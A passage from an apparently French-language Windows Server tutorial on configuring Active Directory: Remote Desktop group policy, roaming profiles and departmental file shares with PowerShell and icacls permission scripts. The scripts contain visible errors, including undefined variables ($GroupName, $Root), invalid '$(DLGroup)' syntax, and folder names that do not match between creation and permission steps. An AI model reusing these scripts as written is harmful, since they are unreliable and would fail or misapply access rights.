


Cette GPO permettra d'activer cette option dans Windows et de la bloquer. Toujours dans la GPO, il faut se rendre dans :


Computer configuration > Security setting > Windows Defender Firewall



Dernière étape : ajouter le groupe **Remote Desktop Users** dans la catégorie **Restricted Groups**. Cela permet d'injecter nos groupes AD directement dans les groupes locaux des PC.




Ensuite lier la GPO à l'OU, on peut voir que notre admin peut se connecter.




### 3.4 Profils itinérants


Pour cette étape nous allons devoir créer un groupe Domain Local que l'on nommera DL\_Profil\_RW ainsi qu'un dossier qui devra être partagé à tous nos users.




Ensuite créer un dossier `Profils` et le partager comme ceci :




Aller ensuite dans permission et accorder tout les droits à Everyone, la gestion des accès se fera via les ACLs.




On va ensuite désactiver l'héritage et ajouter les droits à notre groupe de sécurité.



Ensuite ajouter les droits au groupe DL\_Profil\_RW comme ceci :




Enlever les lignes concernant **Users** sur la sécurité.




La deuxième étape est de créer la GPO :

Computer Configuration > Strategies > Template Administratives > System > Users  
Profils

On active la GPO Do not check for user ownership of Roaming Profile Folders .




Et on la lie dans l'OU de nos ordinateurs.



Dernière étape : ajouter dans l'onglet **Profile** de l'utilisateur :

`\\LLDAP01.serval.int\Profils$\%username%`



```

$Users = Get-ADUser -Filter * -SearchBase "OU=Domain User,DC=serval,DC=int"
$namesrv = "LLDAP01.serval.int"

foreach ($U in $Users) {
    Set-ADUser $U -ProfilePath "\\$namesrv\ShareName\$(($U.SamAccountName))"
    Add-ADGroupMember -Identity $GroupName -Members $U
}

```

## 3.5 SHARES

Pour créer nos partages il nous faudra créer les dossiers, gérer les droits et mapper les lecteurs réseau. Pour gérer les droits nous allons procéder en 2 grandes étapes :

- La création des dossiers et son administration
- Le déploiement des accès réseau via GPO

### 3.5.1 Création des dossiers et permissions

```

New-Item IT, Compta, RH, Administration, RH/Bilans, RH/Client, RH/Ventes -ItemType Directory

```

Gérer les permissions :

```

function Set-ACL-Custom ($Folder, $DLGroup, $Mode) {
    $Path = "$Root\$Folder"
    icacls $Path /inheritance:d

    if ($Mode -eq "RW") {

```


```

    icacls $Path /grant "SERVAL\$(DLGroup):(OI)(CI)M"
} else {
    icacls $Path /grant "SERVAL\$(DLGroup):(OI)(CI)R"
}
}


# Application des droits
Set-ACL-Custom "Administration" "DL_Admin_RW" "RW"
Set-ACL-Custom "Administration" "DL_Admin_RO" "RO"
Set-ACL-Custom "Comptabilite" "DL_Compta_RO" "RO"
Set-ACL-Custom "RH" "DL_RH_RW" "RW"
Set-ACL-Custom "RH" "DL_RH_RO" "RO"
Set-ACL-Custom "Vente" "DL_Vente_RW" "RW"
Set-ACL-Custom "Vente" "DL_Vente_RO" "RO"
Set-ACL-Custom "Clients" "DL_Clients_RW" "RW"
Set-ACL-Custom "Clients" "DL_Clients_RO" "RO"
Set-ACL-Custom "Bilans" "DL_Bilans_RW" "RW"

```

Il s'agit ici des permissions NTFS (New Technology File System). Maintenant il faut partager ce fichier aux users.




Et l'on désactive l'héritage.



### 3.5.2 Mapper les lecteurs réseau

Pour créer notre GPO utilisateurs : User Configuration > Preferences > Windows Setting > Mappages de lecteurs

Il faut ensuite créer notre lecteur en mode **UPDATE**.



Note

